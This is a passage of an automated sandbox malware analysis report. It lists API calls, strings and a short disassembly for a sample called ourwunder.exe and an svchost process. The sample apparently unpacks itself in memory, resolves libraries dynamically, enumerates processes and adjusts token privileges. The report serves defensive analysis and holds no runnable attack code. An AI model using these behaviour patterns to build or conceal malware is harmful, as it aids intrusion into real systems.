- GetWindowLongA.USER32(?,000000F0), ref: 00090E97
- GetWindowLongA.USER32(?,000000EC), ref: 00090EA6
- SetActiveWindow.USER32(?), ref: 00090EB3
- GetDlgItem.USER32(?,0000114A), ref: 00090EBE
- SendMessageA.USER32(00000000,000000F5,00000000,00000000), ref: 00090ECF
- SleepEx.KERNEL32(0000000A,00000001), ref: 00090ED6

Strings

- #327, xrefs: 00090E83

Memory Dump Source

- Source File: 00000001.00000002.164156368823328.00090000.00000040.sdmp, Offset: 00090000, based on PE: false

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_1_2_90000_svchost.jbxd

Function 010012D1, Relevance: 12.4, APIs: 3, Strings: 4, Instructions: 101

APIs

- RegQueryValueExW.ADVAPI32(?,ServiceDll,00000000,?,?,?), ref: 01001349
- ExpandEnvironmentStringsW.KERNEL32(00000000,?,00000104), ref: 01001387
  - Part of subcall function 010014F2: wcslen.NTDLL(?,?,?,01001399,?), ref: 01001500
  - Part of subcall function 010014F2: LCMapStringW.KERNEL32(00000400,00000100,?,00000001,?,00000001), ref: 01001516
  - Part of subcall function 010015CA: EnterCriticalSection.KERNEL32(01004040,?,?,?,?,010013A6,?,?,?), ref: 010015DB
  - Part of subcall function 010015CA: lstrcmpW.KERNEL32(?,?), ref: 01001600
  - Part of subcall function 010015CA: LeaveCriticalSection.KERNEL32(01004040,?,?,010013A6,?,?,?), ref: 0100161A
  - Part of subcall function 010015CA: lstrcmpW.KERNEL32(?,?), ref: 01001946
  - Part of subcall function 01001592: lstrlenW.KERNEL32(?), ref: 010018D5
  - Part of subcall function 01001592: WideCharToMultiByte.KERNEL32(00000000,00000000,?,00000001,00000000,00000000,00000000,00000000), ref: 010018EE
  - Part of subcall function 01001592: WideCharToMultiByte.KERNEL32(00000000,00000000,?,00000001,00000000,?,00000000,00000000), ref: 0100191B
  - Part of subcall function 01001592: GetLastError.KERNEL32(?,?,?,010013D1,?,ServiceMain,00000001,?,?,?,?), ref: 01002984
  - Part of subcall function 0100162E: lstrlenW.KERNEL32(?), ref: 01001638
  - Part of subcall function 0100162E: lstrcpyW.KERNEL32(00000014,?), ref: 0100165C
  - Part of subcall function 0100162E: EnterCriticalSection.KERNEL32(01004040,?,010013B8,?,?,?,?,?,?), ref: 0100166E
  - Part of subcall function 0100162E: LeaveCriticalSection.KERNEL32(01004040,?,010013B8,?,?,?,?,?,?), ref: 0100168B
- RegCloseKey.ADVAPI32(?), ref: 010013D7
  - Part of subcall function 01001483: LoadLibraryExW.KERNEL32(?,?,00000008), ref: 01001499
  - Part of subcall function 01001483: GetProcAddress.KERNEL32(?,?), ref: 010014AF
  - Part of subcall function 01001483: GetLastError.KERNEL32(?,010013F8,?,?,?), ref: 010029E2
  - Part of subcall function 01001483: GetLastError.KERNEL32(?,010013F8,?,?,?), ref: 010029F6
  - Part of subcall function 010014C8: SetUnhandledExceptionFilter.KERNEL32(00000000,?), ref: 0100316D
  - Part of subcall function 010014C8: UnhandledExceptionFilter.KERNEL32(?), ref: 01003177
  - Part of subcall function 010014C8: GetCurrentProcess.KERNEL32 ref: 01003182
  - Part of subcall function 010014C8: TerminateProcess.KERNEL32(00000000), ref: 01003189
  - Part of subcall function 010011DE: RegOpenKeyExW.ADVAPI32(80000002,System\CurrentControlSet\Services,00000000,00020019,?), ref: 01001203
  - Part of subcall function 010011DE: RegOpenKeyExW.ADVAPI32(?,?,00000000,00020019,?), ref: 0100121A
  - Part of subcall function 010011DE: RegOpenKeyExW.ADVAPI32(?,Parameters,00000000,00020019,?), ref: 01001237
  - Part of subcall function 010011DE: RegCloseKey.ADVAPI32(?), ref: 0100123F
  - Part of subcall function 010011DE: RegCloseKey.ADVAPI32(?), ref: 01001244

Strings

- SvchostPushServiceGlobals, xrefs: 010013FA
- ServiceMain, xrefs: 010013EB, 010013F1
- ServiceDll, xrefs: 01001334
- ServiceMain, xrefs: 010013C1

Memory Dump Source

- Source File: 00000001.00000002.164156726812036.01000000.00000040.sdmp, Offset: 01000000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_1_2_1000000_svchost.jbxd

Function 01001FA8, Relevance: 12.3, APIs: 2, Strings: 5, Instructions: 92

APIs

- RegOpenKeyExW.ADVAPI32(?,?,00000000,00020019,?), ref: 01001FF1
  - Part of subcall function 010025F1: RegQueryValueExW.ADVAPI32(?,?,00000000,?,?,?), ref: 01002613
- RegCloseKey.ADVAPI32(?), ref: 0100209B

Strings

- AuthenticationLevel, xrefs: 01002024
- CoInitializeSecurityParam, xrefs: 01002003
- DefaultRpcStackSize, xrefs: 01002083
- AuthenticationCapabilities, xrefs: 01002064
- ImpersonationLevel, xrefs: 01002044

Memory Dump Source

- Source File: 00000001.00000002.164156726812036.01000000.00000040.sdmp, Offset: 01000000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_1_2_1000000_svchost.jbxd

Function 010023CE, Relevance: 12.3, APIs: 6, Strings: 1, Instructions: 63

APIs

- RegOpenKeyExW.ADVAPI32(80000002,Software\Microsoft\Windows NT\CurrentVersion\Svchost,00000000,00020019,?), ref: 010023EB
  - Part of subcall function 01001FA8: RegOpenKeyExW.ADVAPI32(?,?,00000000,00020019,?), ref: 01001FF1
  - Part of subcall function 01001FA8: RegCloseKey.ADVAPI32(?), ref: 0100209B
- RegCloseKey.ADVAPI32(?), ref: 0100240A
- EnterCriticalSection.KERNEL32(01004040), ref: 0100241E
- lstrlenW.KERNEL32(00000000), ref: 01002442
  - Part of subcall function 010012B1: HeapAlloc.KERNEL32(?,?), ref: 010012C2
- lstrlenW.KERNEL32(00000000), ref: 010024EA
- LeaveCriticalSection.KERNEL32(01004040), ref: 010024F7

Strings

- Software\Microsoft\Windows NT\CurrentVersion\Svchost, xrefs: 010023E1

Memory Dump Source

- Source File: 00000001.00000002.164156726812036.01000000.00000040.sdmp, Offset: 01000000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_1_2_1000000_svchost.jbxd

Function 010011DE, Relevance: 12.3, APIs: 5, Strings: 2, Instructions: 48

APIs

- RegOpenKeyExW.ADVAPI32(80000002,System\CurrentControlSet\Services,00000000,00020019,?), ref: 01001203
- RegOpenKeyExW.ADVAPI32(?,?,00000000,00020019,?), ref: 0100121A
- RegOpenKeyExW.ADVAPI32(?,Parameters,00000000,00020019,?), ref: 01001237
- RegCloseKey.ADVAPI32(?), ref: 0100123F
- RegCloseKey.ADVAPI32(?), ref: 01001244

Strings

- System\CurrentControlSet\Services, xrefs: 010011F9
- Parameters, xrefs: 0100122F

Memory Dump Source

- Source File: 00000001.00000002.164156726812036.01000000.00000040.sdmp, Offset: 01000000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_1_2_1000000_svchost.jbxd

Function 0100264F, Relevance: 10.6, APIs: 5, Strings: 1, Instructions: 81

APIs

- LoadLibraryA.KERNEL32(?), ref: 01002697
- InterlockedCompareExchange.KERNEL32(?,00000000,00000000), ref: 010026AA
- GetProcAddress.KERNEL32(?,?), ref: 010026EC
- DelayLoadFailureHook.KERNEL32(?,?,?,?), ref: 0100270B
- FreeLibrary.KERNEL32(00000000), ref: 01002ACD

Strings

- $, xrefs: 010026CF

Memory Dump Source

- Source File: 00000001.00000002.164156726812036.01000000.00000040.sdmp, Offset: 01000000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_1_2_1000000_svchost.jbxd

Function 01001721, Relevance: 10.6, APIs: 5, Strings: 1, Instructions: 58

APIs

- EnterCriticalSection.KERNEL32(01004040,?,00000000,00000000,?), ref: 01001741
  - Part of subcall function 010011DE: RegOpenKeyExW.ADVAPI32(80000002,System\CurrentControlSet\Services,00000000,00020019,?), ref: 01001203
  - Part of subcall function 010011DE: RegOpenKeyExW.ADVAPI32(?,?,00000000,00020019,?), ref: 0100121A
  - Part of subcall function 010011DE: RegOpenKeyExW.ADVAPI32(?,Parameters,00000000,00020019,?), ref: 01001237
  - Part of subcall function 010011DE: RegCloseKey.ADVAPI32(?), ref: 0100123F
  - Part of subcall function 010011DE: RegCloseKey.ADVAPI32(?), ref: 01001244
- RegQueryValueExW.ADVAPI32(?,ServiceDllUnloadOnStop,00000000,?,?,00000004), ref: 01001771
- LeaveCriticalSection.KERNEL32(01004040,?,00000000,00000000,?), ref: 01001780
- RegCloseKey.ADVAPI32(?), ref: 01001791
- FreeLibrary.KERNEL32(?), ref: 01002A21

Strings

- ServiceDllUnloadOnStop, xrefs: 01001769

Memory Dump Source

- Source File: 00000001.00000002.164156726812036.01000000.00000040.sdmp, Offset: 01000000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_1_2_1000000_svchost.jbxd

Function 01001D05, Relevance: 10.6, APIs: 7, Instructions: 56

APIs

- RtlSubAuthorityCountSid.NTDLL(?), ref: 01001D27
- RtlLengthRequiredSid.NTDLL(010040C1), ref: 01001D30
- HeapAlloc.KERNEL32(?,00000000,00000000,?,01001CE8,00000220,010041C8,?,00000000,01001B1B,010017FA,?,?), ref: 01001D3D
- RtlCopySid.NTDLL(?,00000000,?), ref: 01001D57
- RtlSubAuthorityCountSid.NTDLL(?), ref: 01001D6A
- RtlSubAuthoritySid.NTDLL(?,010040C0), ref: 01001D71
- HeapFree.KERNEL32(?,00000000,?,?,01001CE8,00000220,010041C8,?,00000000,01001B1B,010017FA,?,?), ref: 01002E37

Memory Dump Source

- Source File: 00000001.00000002.164156726812036.01000000.00000040.sdmp, Offset: 01000000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_1_2_1000000_svchost.jbxd

Function 0100195A, Relevance: 7.6, APIs: 5, Instructions: 87

APIs

- EnterCriticalSection.KERNEL32(01004040), ref: 01001993
- lstrcmpiW.KERNEL32(?,00000000), ref: 010019B2
  - Part of subcall function 010012B1: HeapAlloc.KERNEL32(?,?), ref: 010012C2
- RegisterWaitForSingleObject.KERNEL32(?,00000000,01002EB3,00000000,000000FF,?), ref: 01001A0D
- LeaveCriticalSection.KERNEL32(01004040), ref: 01001A29
  - Part of subcall function 010018B6: HeapFree.KERNEL32(00000000,?,?,010018A4,?,?,?,?,01001540,?,?,?,?,?,?,010015B2), ref: 010018C6
- GetLastError.KERNEL32 ref: 01002AB1

Memory Dump Source

- Source File: 00000001.00000002.164156726812036.01000000.00000040.sdmp, Offset: 01000000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_1_2_1000000_svchost.jbxd

Function 01001592, Relevance: 6.1, APIs: 4, Instructions: 72

APIs

- lstrlenW.KERNEL32(?), ref: 010018D5
- WideCharToMultiByte.KERNEL32(00000000,00000000,?,00000001,00000000,00000000,00000000,00000000), ref: 010018EE
- WideCharToMultiByte.KERNEL32(00000000,00000000,?,00000001,00000000,?,00000000,00000000), ref: 0100191B
  - Part of subcall function 010018B6: HeapFree.KERNEL32(00000000,?,?,010018A4,?,?,?,?,01001540,?,?,?,?,?,?,010015B2), ref: 010018C6
  - Part of subcall function 010012B1: HeapAlloc.KERNEL32(?,?), ref: 010012C2
- GetLastError.KERNEL32(?,?,?,010013D1,?,ServiceMain,00000001,?,?,?,?), ref: 01002984

Memory Dump Source

- Source File: 00000001.00000002.164156726812036.01000000.00000040.sdmp, Offset: 01000000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_1_2_1000000_svchost.jbxd

Function 01001483, Relevance: 6.0, APIs: 4, Instructions: 41

APIs

- LoadLibraryExW.KERNEL32(?,?,00000008), ref: 01001499
- GetProcAddress.KERNEL32(?,?), ref: 010014AF
- GetLastError.KERNEL32(?,010013F8,?,?,?), ref: 010029E2
- GetLastError.KERNEL32(?,010013F8,?,?,?), ref: 010029F6

Memory Dump Source

- Source File: 00000001.00000002.164156726812036.01000000.00000040.sdmp, Offset: 01000000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_1_2_1000000_svchost.jbxd

Function 01002E52, Relevance: 5.3, APIs: 2, Strings: 1, Instructions: 25

APIs

- RegisterServiceCtrlHandlerW.ADVAPI32(00000000,01002E4A), ref: 01002E84
- SetServiceStatus.ADVAPI32(00000000,00000030), ref: 01002E93

Strings

- 0, xrefs: 01002E7A

Memory Dump Source

- Source File: 00000001.00000002.164156726812036.01000000.00000040.sdmp, Offset: 01000000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_1_2_1000000_svchost.jbxd

Function 0100162E, Relevance: 5.0, APIs: 4, Instructions: 41

APIs

- lstrlenW.KERNEL32(?), ref: 01001638
  - Part of subcall function 010012B1: HeapAlloc.KERNEL32(?,?), ref: 010012C2
- lstrcpyW.KERNEL32(00000014,?), ref: 0100165C
- EnterCriticalSection.KERNEL32(01004040,?,010013B8,?,?,?,?,?,?), ref: 0100166E
- LeaveCriticalSection.KERNEL32(01004040,?,010013B8,?,?,?,?,?,?), ref: 0100168B

Memory Dump Source

- Source File: 00000001.00000002.164156726812036.01000000.00000040.sdmp, Offset: 01000000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_1_2_1000000_svchost.jbxd

Function 010015CA, Relevance: 5.0, APIs: 4, Instructions: 41

APIs

- EnterCriticalSection.KERNEL32(01004040,?,?,?,?,010013A6,?,?,?), ref: 010015DB
- lstrcmpW.KERNEL32(?,?), ref: 01001600
- LeaveCriticalSection.KERNEL32(01004040,?,?,010013A6,?,?,?), ref: 0100161A
- lstrcmpW.KERNEL32(?,?), ref: 01001946

Memory Dump Source

- Source File: 00000001.00000002.164156726812036.01000000.00000040.sdmp, Offset: 01000000, based on PE: true

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_1_2_1000000_svchost.jbxd

Address	Instruction	Meta Information
010015CA	mov edi, edi	xref: 010013A1
010015CC	push ebp	
010015CD	mov ebp, esp	
010015CF	push ecx	
010015D0	and dword ptr [ebp-04h], 00000000h	
010015D4	push esi	
010015D5	push edi	
010015D6	push 01004040h	
010015DB	call dword ptr [01001068h]	EnterCriticalSection@KERNEL32.DLL (Import, Unknown Params)
010015E1	mov esi, dword ptr [01004068h]	0x00000000
010015E7	mov edi, 01004068h	
010015EC	cmp esi, edi	
010015EE	je 01001615h	target: 01001615
010015F0	push ebx	
010015F1	mov ebx, dword ptr [010010C4h]	lstrcmpW@KERNEL32.DLL (Import, 2 Params)
010015F7	push dword ptr [ebp+08h]	xref: 01001612
010015FA	mov dword ptr [ebp-04h],	

	esi	
010015FD	push dword ptr [esi+0Ch]	
01001600	call ebx	lstrcmpW@KERNEL32.DLL (Import, 2 Params)
01001602	test eax, eax	Return Compare (lstrcmpW)
01001604	je 0100193Ch	target: 0100193C
0100160A	mov esi, dword ptr [esi]	xref: 0100194A
0100160C	and dword ptr [ebp-04h], 00000000h	
01001610	cmp esi, edi	
01001612	jne 010015F7h	target: 010015F7
01001614	pop ebx	xref: 01001950
01001615	push 01004040h	xref: 010015EE
0100161A	call dword ptr [01001060h]	LeaveCriticalSection@KERNEL32.DLL (Import, Unknown Params)
01001620	mov eax, dword ptr [ebp-04h]	
01001623	pop edi	
01001624	pop esi	
01001625	leave	
01001626	retn 0008h	function end 010015CA
0100193C	mov eax, dword ptr [ebp+0Ch]	xref: 01001604
0100193F	push dword ptr [eax]	
01001941	mov eax, dword ptr [esi+10h]	
01001944	push dword ptr [eax]	
01001946	call ebx	lstrcmpW@KERNEL32.DLL (Import, 2 Params)
01001948	test eax, eax	Return Compare (lstrcmpW)
0100194A	jne 0100160Ah	target: 0100160A
01001950	jmp 01001614h	target: 01001614

Analysis Process: ourwunder.exe PID: 1184 Parent PID: 2772

Execution Graph

Execution Coverage


Dynamic/Packed Code Coverage

Signature Coverage

Execution Coverage:	17.8%
Dynamic/Decrypted Code Coverage:	100%
Signature Coverage:	14.7%
Total number of Nodes:	163
Total number of Limit Nodes:	9

- Entrypoint
- Key Decision
- Dynamic/Decrypted
- Unpacker/Decrypter
- Executed
- Not Executed
- Unknown
- Signature Matched
- Richest Path
- Thread / callback entry
- Thread / callback creation
- Show Help

Hide legend
Hide Nodes/Edges



Executed Functions

Function 00464080, Relevance: 26.3, APIs: 13, Strings: 2, Instructions: 93

APIs

- InitCommonControls.COMCTL32 ref: 00464089
- LoadStringW.USER32(?,0000FEE2,Invalid number of colors specified in Image Descriptor,00000064), ref: 004640A5
- LoadStringW.USER32(?,0000FEE4,Invalid extension introducer,00000064), ref: 004640B4
- FindWindowW.USER32(Invalid number of colors specified in Image Descriptor,Invalid number of colors specified in Image Descriptor), ref: 004640C0
- LoadAcceleratorsW.USER32(?,00000070), ref: 004640CB
- IsIconic.USER32(00000000), ref: 004640D8
- ShowWindow.USER32(00000000,00000000), ref: 004640E5
- UpdateWindow.USER32(00000000), ref: 004640EC
  - Part of subcall function 004052D0: LoadIconW.USER32(?,0000006D), ref: 0040530F
  - Part of subcall function 004052D0: LoadCursorW.USER32(00000000,00007F00), ref: 00405327
  - Part of subcall function 004052D0: LoadIconW.USER32(?,00000070), ref: 0040533F
  - Part of subcall function 004052D0: RegisterClassExW.USER32(004888BC), ref: 0040535F
  - Part of subcall function 0043E290: CreateWindowExW.USER32 ref: 0043E2BE
  - Part of subcall function 0043E290: ShowWindow.USER32(00000000,00000000), ref: 0043E2D1
  - Part of subcall function 0043E290: UpdateWindow.USER32(00000000), ref: 0043E2D8
- GetMessageW.USER32(0012FF70,00000000,00000000,00000000), ref: 00464128
- TranslateAcceleratorW.USER32(?,00000000,0012FF70), ref: 0046413D
- TranslateMessage.USER32(0012FF70), ref: 00464147
- DispatchMessageW.USER32(0012FF70), ref: 00464151
- GetMessageW.USER32(0012FF70,00000000,00000000,00000000), ref: 00464161

Strings

- Invalid number of colors specified in Image Descriptor, xrefs: 0046409A, 004640B6, 004640BB
- Invalid extension introducer, xrefs: 004640A9

Memory Dump Source

- Source File: 00000003.00000001.164154325789083.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 00000003.00000001.164154323053140.00400000.00000002.sdmp
- Associated: 00000003.00000001.164154345955740.00475000.00000002.sdmp

- Associated: 00000003.00000001.164154349468291.0047F000.00000008.sdmp
- Associated: 00000003.00000001.164154352759558.00485000.00000004.sdmp
- Associated: 00000003.00000001.164154355724016.00489000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_3_1_400000_ourwunder.jbxd

Function 00E50117, Relevance: 9.4, APIs: 6, Instructions: 430

APIs

- VirtualAlloc.KERNEL32(00000000,?,00001000,00000004), ref: 00E5014E
- VirtualAlloc.KERNEL32(?,?,00002000,00000001), ref: 00E50275
- VirtualAlloc.KERNEL32(00000000,00001000,00001000,00000004), ref: 00E5029A
- VirtualAlloc.KERNEL32(?,?,00001000,00000004,?,?,?), ref: 00E502EE
- VirtualProtect.KERNEL32(?,00001000,00000002,?), ref: 00E5043E
- VirtualProtect.KERNEL32(?,?,00000001,?,?), ref: 00E5048D

Memory Dump Source

- Source File: 00000003.00000002.164159835578970.00E50000.00000040.sdmp, Offset: 00E50000, based on PE: false

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_3_2_e50000_ourwunder.jbxd

Function 0044B7D0, Relevance: 6.1, APIs: 4, Instructions: 117

APIs

- GetVersion.KERNEL32 ref: 0044B7F6
  - Part of subcall function 00473DA0: HeapCreate.KERNEL32(00000001,00001000,00000000), ref: 00473DA9
  - Part of subcall function 00473DA0: HeapDestroy.KERNEL32(00390000), ref: 00473DC8
  - Part of subcall function 00473BA0: GetStartupInfoA.KERNEL32(0012FF98), ref: 00473C05
  - Part of subcall function 00473BA0: GetFileType.KERNEL32(00000020), ref: 00473CD3
  - Part of subcall function 00473BA0: GetStdHandle.KERNEL32(-000000F6), ref: 00473D3C
  - Part of subcall function 00473BA0: GetFileType.KERNEL32(00000000), ref: 00473D46
  - Part of subcall function 00473BA0: SetHandleCount.KERNEL32(00000020), ref: 00473D8A
- GetCommandLineA.KERNEL32 ref: 0044B84B
  - Part of subcall function 00473760: GetEnvironmentStringsW.KERNEL32 ref: 0047377D
  - Part of subcall function 00473760: GetEnvironmentStrings.KERNEL32(?,?,0012FFB4,?,0044B85B), ref: 0047378C
  - Part of subcall function 00473760: GetEnvironmentStringsW.KERNEL32 ref: 004737AF
  - Part of subcall function 00473760: WideCharToMultiByte.KERNEL32(00000000,00000000,00000000,00000001,00000000,00000000,00000000,00000000), ref: 004737EA
  - Part of subcall function 00473760: WideCharToMultiByte.KERNEL32(00000000,00000000,00000000,00000001,00000000,00000000,00000000,00000000), ref: 00473811
  - Part of subcall function 00473760: FreeEnvironmentStringsW.KERNEL32(00000000), ref: 00473827
  - Part of subcall function 00473760: FreeEnvironmentStringsW.KERNEL32(00000000), ref: 00473835
  - Part of subcall function 00473760: GetEnvironmentStrings.KERNEL32(?,?,0012FFB4,?,0044B85B), ref: 0047384B
  - Part of subcall function 00473760: FreeEnvironmentStringsA.KERNEL32(00000000), ref: 00473880
  - Part of subcall function 00473760: FreeEnvironmentStringsA.KERNEL32(00000000), ref: 004738A2
  - Part of subcall function 0044B730: GetModuleFileNameA.KERNEL32(00000000,C:\DOKUME~1\ADMINI~1\LOKALE~1\Temp\ourwunder.exe,00000104), ref: 0044B741
- GetStartupInfoA.KERNEL32(0012FF58), ref: 0044B8E2
- GetModuleHandleA.KERNEL32(00000000), ref: 0044B903
  - Part of subcall function 00464080: InitCommonControls.COMCTL32 ref: 00464089
  - Part of subcall function 00464080: LoadStringW.USER32(?,0000FEE2,Invalid number of colors specified in Image Descriptor,00000064), ref: 004640A5
  - Part of subcall function 00464080: LoadStringW.USER32(?,0000FEE4,Invalid extension introducer,00000064), ref: 004640B4
  - Part of subcall function 00464080: FindWindowW.USER32(Invalid number of colors specified in Image Descriptor,Invalid number of colors specified in Image Descriptor), ref: 004640C0
  - Part of subcall function 00464080: LoadAcceleratorsW.USER32(?,00000070), ref: 004640CB
  - Part of subcall function 00464080: IsIconic.USER32(00000000), ref: 004640D8
  - Part of subcall function 00464080: ShowWindow.USER32(00000000,00000000), ref: 004640E5
  - Part of subcall function 00464080: UpdateWindow.USER32(00000000), ref: 004640EC
  - Part of subcall function 00464080: GetMessageW.USER32(0012FF70,00000000,00000000,00000000), ref: 00464128
  - Part of subcall function 00464080: TranslateAcceleratorW.USER32(?,00000000,0012FF70), ref: 0046413D
  - Part of subcall function 00464080: TranslateMessage.USER32(0012FF70), ref: 00464147
  - Part of subcall function 00464080: DispatchMessageW.USER32(0012FF70), ref: 00464151
  - Part of subcall function 00464080: GetMessageW.USER32(0012FF70,00000000,00000000,00000000), ref: 00464161

Memory Dump Source

- Source File: 00000003.00000001.164154325789083.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 00000003.00000001.164154323053140.00400000.00000002.sdmp
- Associated: 00000003.00000001.164154345955740.00475000.00000002.sdmp
- Associated: 00000003.00000001.164154349468291.0047F000.00000008.sdmp
- Associated: 00000003.00000001.164154352759558.00485000.00000004.sdmp
- Associated: 00000003.00000001.164154355724016.00489000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_3_1_400000_ourwunder.jbxd

Function 004032A0, Relevance: 6.1, APIs: 4, Instructions: 57

APIs

- CreateToolhelp32Snapshot.KERNEL32(00000002,00000000,?,00404DAC), ref: 004032BF
- Process32FirstW.KERNEL32(00000000,0000022C,?,00404DAC), ref: 004032D1
- Process32NextW.KERNEL32(00000000,0000022C,?,?,00404DAC), ref: 00403313
- CloseHandle.KERNEL32(00000000,?,00404DAC), ref: 00403323

Memory Dump Source

- Source File: 00000003.00000002.164159747585694.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 00000003.00000002.164159744655760.00400000.00000002.sdmp
- Associated: 00000003.00000002.164159750864508.00405000.00000004.sdmp
- Associated: 00000003.00000002.164159753707957.00406000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_3_2_400000_ourwunder.jbxd

Function 00401890, Relevance: 4.6, APIs: 3, Instructions: 55

APIs

- LookupPrivilegeValueW.ADVAPI32(00000000,?,?), ref: 004018D4
- AdjustTokenPrivileges.ADVAPI32(?,00000000,00000001,00000010,00000000,00000000), ref: 004018F1
- CloseHandle.KERNEL32(?), ref: 004018FC

Memory Dump Source

- Source File: 00000003.00000002.164159747585694.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 00000003.00000002.164159744655760.00400000.00000002.sdmp
- Associated: 00000003.00000002.164159750864508.00405000.00000004.sdmp
- Associated: 00000003.00000002.164159753707957.00406000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_3_2_400000_ourwunder.jbxd

Function 00457C40, Relevance: 35.2, APIs: 17, Strings: 3, Instructions: 204

APIs

- BeginPaint.USER32(?,?), ref: 00457C79
- GetClientRect.USER32(?,?), ref: 00457C86
- lstrlenW.KERNEL32(?), ref: 00457C93
- TextOutW.GDI32(00000000,?,?,?,00000000), ref: 00457CAA
- PostQuitMessage.USER32(00000000), ref: 00457CB7
- GetModuleHandleW.KERNEL32(00000000), ref: 00457CD3
- CreateWindowExW.USER32 ref: 00457D0F
- LoadBitmapW.USER32(00400000,0000046A), ref: 00457D22
- CreateWindowExW.USER32 ref: 00457D58
  - Part of subcall function 00473090: GetCurrentDirectoryW.KERNEL32(00000064,?), ref: 004730A3
  - Part of subcall function 00473090: CreateWindowExW.USER32 ref: 004730DD
  - Part of subcall function 00473090: SendMessageW.USER32(00000000,00000030,00000000,00000000), ref: 004730EB
  - Part of subcall function 00473090: CreateWindowExW.USER32 ref: 0047311B
  - Part of subcall function 00473090: CreateWindowExW.USER32 ref: 00473149
  - Part of subcall function 00473090: SetFocus.USER32(00000000), ref: 00473157
- DestroyWindow.USER32(?), ref: 00457D7B
- EndPaint.USER32(?,?), ref: 00457D94
- DefWindowProcW.USER32(?,?,?,?), ref: 00457DC5
- SendMessageW.USER32(00000000,000001A8,00007EF4,000019EA), ref: 00457DFC
- PostMessageW.USER32(?,00000089,00010500,00000000), ref: 00457E28
- DefWindowProcW.USER32(?,00000111,?,?), ref: 00457E54
- DestroyWindow.USER32(?), ref: 00457E66
- DialogBoxParamW.USER32(00400000,00000067,?,00473170,00000000), ref: 00457E89

Strings

- button, xrefs: 00457D08
- edit, xrefs: 00457D51
- Take, xrefs: 00457D03

Memory Dump Source

- Source File: 00000003.00000001.164154325789083.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 00000003.00000001.164154323053140.00400000.00000002.sdmp
- Associated: 00000003.00000001.164154345955740.00475000.00000002.sdmp
- Associated: 00000003.00000001.164154349468291.0047F000.00000008.sdmp
- Associated: 00000003.00000001.164154352759558.00485000.00000004.sdmp
- Associated: 00000003.00000001.164154355724016.00489000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_3_1_400000_ourwunder.jbxd

Function 00473090, Relevance: 14.1, APIs: 6, Strings: 2, Instructions: 69

APIs

- GetCurrentDirectoryW.KERNEL32(00000064,?), ref: 004730A3
- CreateWindowExW.USER32 ref: 004730DD
- SendMessageW.USER32(00000000,00000030,00000000,00000000), ref: 004730EB
- CreateWindowExW.USER32 ref: 0047311B
- CreateWindowExW.USER32 ref: 00473149
- SetFocus.USER32(00000000), ref: 00473157

Strings

- edit, xrefs: 00473114, 00473142
- listbox, xrefs: 004730D6

Memory Dump Source

- Source File: 00000003.00000001.164154325789083.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 00000003.00000001.164154323053140.00400000.00000002.sdmp
- Associated: 00000003.00000001.164154345955740.00475000.00000002.sdmp
- Associated: 00000003.00000001.164154349468291.0047F000.00000008.sdmp
- Associated: 00000003.00000001.164154352759558.00485000.00000004.sdmp
- Associated: 00000003.00000001.164154355724016.00489000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_3_1_400000_ourwunder.jbxd

Function 00404150, Relevance: 13.0, APIs: 8, Instructions: 1025

APIs

- GetModuleHandleA.KERNEL32(00000002), ref: 00404178
- GetProcAddress.KERNEL32(00000000,00000002), ref: 00404193
- VirtualAlloc.KERNEL32(00000000,00000178,00001000,00000004), ref: 004041A9
- LoadLibraryA.KERNEL32(00000002), ref: 004041FF
- LoadLibraryA.KERNEL32(00000002), ref: 00404225
- LoadLibraryA.KERNEL32(00000002), ref: 0040424C
- LoadLibraryA.KERNEL32(00000002), ref: 00404273
- LoadLibraryA.KERNEL32(00000002), ref: 0040429A

Memory Dump Source

- Source File: 00000003.00000002.164159747585694.00401000.00000020.sdmp, Offset: 00400000, based on PE: true

- Associated: 00000003.00000002.164159744655760.00400000.00000002.sdmp
- Associated: 00000003.00000002.164159750864508.00405000.00000004.sdmp
- Associated: 00000003.00000002.164159753707957.00406000.00000002.sdmp

Joe Sandbox IDA Plugin

- Snapshot File: hcaresult_3_2_400000_ourwunder.jbxd

Function 0043E290, Relevance: 8.8, APIs: 3, Strings: 2, Instructions: 36

APIs

- CreateWindowExW.USER32 ref: 0043E2BE
- ShowWindow.USER32(00000000,00000000), ref: 0043E2D1
- UpdateWindow.USER32(00000000), ref: 0043E2D8

Strings

- lavana, xrefs: 0043E2B7
- Noning, xrefs: 0043E2B2

